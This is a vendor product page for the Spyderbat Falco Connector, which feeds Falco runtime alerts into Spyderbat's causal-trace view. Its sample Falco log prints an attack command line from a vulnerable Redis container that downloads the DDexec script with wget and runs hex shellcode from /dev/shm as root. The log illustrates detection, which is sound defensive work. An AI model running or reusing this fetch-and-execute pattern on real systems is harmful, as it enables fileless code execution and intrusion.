

THE SPYDERBAT FALCO CONNECTOR

Don’t just see alerts in isolation, get the full story. Get the full picture of your Falco events with Spyderbat.



```
[ec2-user@ip-172-31-90-81 ~]$ sudo falco
Wed Apr 27 14:31:40 2022: Falco version 0.31.0 (driver version 319368f1ad778691164d33d59945e00c5752cd27)
Wed Apr 27 14:31:40 2022: Falco initialized with configuration file /etc/falco/falco.yaml
Wed Apr 27 14:31:40 2022: Loading rules from file /etc/falco/falco_rules.local.yaml:
Wed Apr 27 14:31:40 2022: Loading rules from file /etc/falco/k8s_audit_rules.yaml:
Rules match ignored syscall: warning (ignored-evttype):
         loaded rules match the following events: write;
         but these events are not returned unless running falco with -A
Wed Apr 27 14:31:40 2022: Starting internal webserver, listening on port 8765
14:31:43.302548515: Warning File execution detected from /dev/shm (proc.cmdline=sh -c DDEXEC=$(mktemp -p /dev/shm) SHELL
CODE=$(mktemp -p /dev/shm); wget -O  -  https://raw.githubusercontent.com/arget13/DDexec/main/ddsc.sh > $DDEXEC; echo "4
831c0fec089c7488d3510000000ba0c0000000f054831c089c7b03c0f0548656c6c6f20776f726c640a00" > $SHELLCODE; bash $DDEXEC -x < $
SHELLCODE connection=<NA> user.name=root user.loginuid=-1 container.id=2b0d0f350d80 evt.type=execve evt.res=SUCCESS proc
.pid=23637 proc.cwd=/var/lib/redis/ proc.ppid=22905 proc.pcmdline=redis-server          proc.sid=22905 proc.exepath=/bin
/sh user.uid=0 user.loginname=<NA> group.gid=0 group.name=root container.name=recursing_golick image=vulhub/redis)
14:31:43.323396044: Warning File execution detected from /dev/shm (proc.cmdline=bash /dev/shm/tmp.imKKzLF5C9 -x connecti
on=<NA> user.name=root user.loginuid=-1 container.id=2b0d0f350d80 evt.type=execve evt.res=SUCCESS proc.pid=23641 proc.cw
d=/var/lib/redis/ proc.ppid=23637 proc.pcmdline=sh -c DDEXEC=$(mktemp -p /dev/shm) SHELLCODE=$(mktemp -p /dev/shm); wget
 -O  -  https://raw.githubusercontent.com/arget13/DDexec/main/ddsc.sh > $DDEXEC; echo "4831c0fec089c7488d3510000000ba0c0
000000f054831c089c7b03c0f0548656c6c6f20776f726c640a00" > $SHELLCODE; bash $DDEXEC -x < $SHELLCODE proc.sid=22905 proc.ex
epath=/usr/bin/bash user.uid=0 user.loginname=<NA> group.gid=0 group.name=root container.name=recursing_golick image=vul
hub/redis)
```



From Individual Falco events → To a full context Spyderbat trace

Benefit from the depth of your Falco detection rules combined with Spyderbat’s detections, connected via causally linked traces to immediately understand:

- What led up to the Falco event including process details, user sessions, and network connections.
- What other detections are causally connected.
- What is the root cause?
- What is the full scope and impact?

Spyderbat flags Falco events and scores traces of causally connected activity, including processes and network connections, based on any combination of Spyderbat and Falco generated flags. Immediately recognize sets of highly concerning activities in your environments or even take automated actions.

How does it work?

Configure Falco Sidekick to send Falco generated events continuously to Spyderbat’s API. The Falco events are immediately plotted to Spyderbat’s continuous CausalContext map to their corresponding processes or network connections. Immediately see Falco events in context in Spyderbat, including other causally connected Falco and Spyderbat detections. Spyderbat scores every trace of causally linked activities to generate notifications and optionally take automated actions.

Required Components

1. Falco and Falco Sidekick
2. Spyderbat Community Edition

Is there documentation?

Yes - there is documentation on installing and using the Spyderbat Falco Connector available on Spyderbat’s public repository.

How do I set it up?

Create a Spyderbat API key and configure Falco Sidekick to securely send Falco events to the Spyderbat platform using your authorized API token.

www.spyderbat.com